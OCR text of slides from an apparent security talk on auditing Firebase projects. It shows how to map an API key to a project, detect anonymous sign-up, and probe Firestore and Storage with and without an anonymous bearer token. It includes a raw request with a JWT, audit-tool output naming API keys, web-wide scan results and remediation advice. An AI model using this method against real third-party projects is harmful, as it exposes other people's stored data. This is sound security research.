
Test Firebase storage

Auth and unauth access

- Identify project for given API key.
- Access Firebase Storage without authentication.


Identify API type


- Accessing the identity toolkit API to list project's domains tells us if the project is using identity toolkit.
- **If** identity toolkit is enabled, get project name: **project-name**.firebaseapp.com





Test authentication - Is Anonymous enabled?

- While not a vulnerability, anonymous signup could be used later on.










Firestore - Check unauthenticated access

- Project name from identity toolkit API.
- API call: https://content-firestore.googleapis.com/v1/projects/test111-cde14/databases/(default)/documents/nonexistdocument
  - If 200 with empty result:
    - All documents are accessible without authentication
  - If ***Missing or insufficient permissions.***
    - All documents may require authentication
    - Some documents may still be accessible without authentication

Firestore - Check authenticated access

- Project name from identity toolkit API.
- If API returned “Access Denied” and Anonymous signup is enabled
- API call: https://content-firestore.googleapis.com/v1/projects/test111-cde14/databases/(default)/documents/nonexistdocument with Authorization header




Firestore - Check authenticated access

- Project name from identity toolkit API.
- If API returned “Access Denied” and Anonymous signup is enabled
- API call: https://content-firestore.googleapis.com/v1/projects/test111-cde14/databases/(default)/documents/nonexistdocument with Authorization header

```
GET /v1/projects/test111-cde14/databases/(default)/documents/users?pageSize=1
HTTP/1.1
Host: firestore.googleapis.com
Upgrade-Insecure-Requests: 1
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6ImNmM2I1YWRhM2NhMzkxNTQ4ZDM1OTJiMzU5MjkyM2UzNjAxMm
I5MTQiLCJ0eXAiOiJKV1QifQ.eyJwcm92aWRlcl9pZCI6ImFub255bW91cyIsImlzcyI6Imh0dHBzO
i8vc2VjdXJldG9rZW4uZ29vZ2xlLmNvbS90ZXN0MTExLWNkZTE0IiwiYXVkIjoidGVzdDExMS1jZGU
xNCIsImF1dGhfdGltZSI6MTY5MTczNTcyMCwidXNlcl9pZCI6IlNSNlNkS05BOGtkeDlwdGlQOTV0N
FozQlYyVzIiLCJzdWIiOiJTUjZTZEtOQThrZHg5cHRpUDk1dDRaM0JWMlcyIiwiaWF0IjoxNjkxNzM
1NzIwLCJleHAiOjE2OTE3MzkzMjAsImZpcmViYXNlIjp7ImlkZW50aXRpZXMiOnt9LCJzaWduX2luX
3Byb3ZpZGVyIjoiYW5vbnltb3VzIn19.A_yaImRrI67QyyGXEZr1VciqAVB1lvO38vUOLVn1e_4vyT
sW1dYcKUPEAoAzKm2VDdlsT88KbyXZm3lnfU349VvNp3G2LY1i4QWqDd2FYh9eBnNMeF0LfCoZYmOV
VXnwwbl9DS3HJIyCsRQ75DpzpGeEq8AFbucrtRURm4-WRMoww7RSFjNEJIdTvOlBZr2E0sMltmtj6z
jHuyoaQ4hv0jMvuIU_CdKLOZ8njrd5q7j1j5_J0DXGcrTGDGm154fJ_CsjV49tUJ8sIlCIzhlgxe7W
Y8IkQBUHUn4WPF_X1ZvnDntl-k_WSkaxA9i6X06tu8r8e2pM2ct0tKF7Cn4eqA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Storage - Check unauthenticated access

- Project name from identity toolkit API.
- API call: https://firebasestorage.googleapis.com/v0/b/project-name.appspot.com/o/
  - If vulnerable: Lists all files in a given storage
  - If *Permission Denied* and anonymous sign up enabled
    - Re-send request with Authorization header



Automation Final

```
rojanrijal@rojanrijal-1175 firebase-test-codes % python3.9 main.py --api AIzaSyCjQ_Gq5p03UCaIxt9mWhakHv4tfadDREs
INFO: > Auditing AIzaSyCjQ_Gq5p03UCaIxt9mWhakHv4tfadDREs
INFO: >> Following projects were guessed for this API Key. testfirestore-76d64
WARNING: >> Anonymous signup is allowed with this API Key.
INFO: >> Testing access for testfirestore-76d64
WARNING: >> Vulnerability: Logged in users (Anonymous) can access firestore collections.
WARNING: >> Vulnerability: Buckets can be dumped by any logged in user (ex: Anonymous user).
rojanrijal@rojanrijal-1175 firebase-test-codes % python3.9 main.py --api AIzaSyDu0VfJe0PFTOrGLFhQObibMzzJQR6XbT4
INFO: > Auditing AIzaSyDu0VfJe0PFTOrGLFhQObibMzzJQR6XbT4
INFO: >> Following projects were guessed for this API Key. test111-cde14
WARNING: >> Anonymous signup is allowed with this API Key.
INFO: >> Testing access for test111-cde14
WARNING: >> Vulnerability: Logged in users (Anonymous) can access firestore collections.
WARNING: >> Vulnerability: Buckets can be dumped by any logged in user (ex: Anonymous user).
rojanrijal@rojanrijal-1175 firebase-test-codes %
```

Scanning the web

Sourcegraph Scans

- 15,000 - Google API keys extracted.
- 4498 - Unique API keys.
- 1705 - Identity toolkit enabled
- **249** had Anonymous Sign up
- **35 -** Unauthenticated Firestore accessible
- **20** - Unauth Firebase storage accessible
- **10** - Firestore accessible with auth
- **5 -** Firebase storage accessible with auth

Commoncrawl

- 1000 unique Firebase api keys
- 692 - Identity Toolkit enabled
- **80** out of 692 - Anonymous sign up enabled
- **55** - Unauthenticated Firestore DB
- **15** - Unauthenticated Storage buckets
- **10** - Firestore DB accessible with anonymous login
- **10 -** Firebase Storage accessible with anonymous login

Common vulnerable categories

- Early stage startups
- New AI applications built on top of conversational APIs from OpenAI
- Demo applications with real users

Conclusions & References

- It is common for new companies to mis-configure their firebase instances.
- Securing instances:
  - Strict rules than just **request.auth != null** for example requiring cross-checking data with logged in users' ID.
- AWS Cognito Talk:
  - https://www.youtube.com/watch?v=_Ek0F-Xh57w
- Social Media
  - Twitter/X: @uraniumhacker / @TinderEng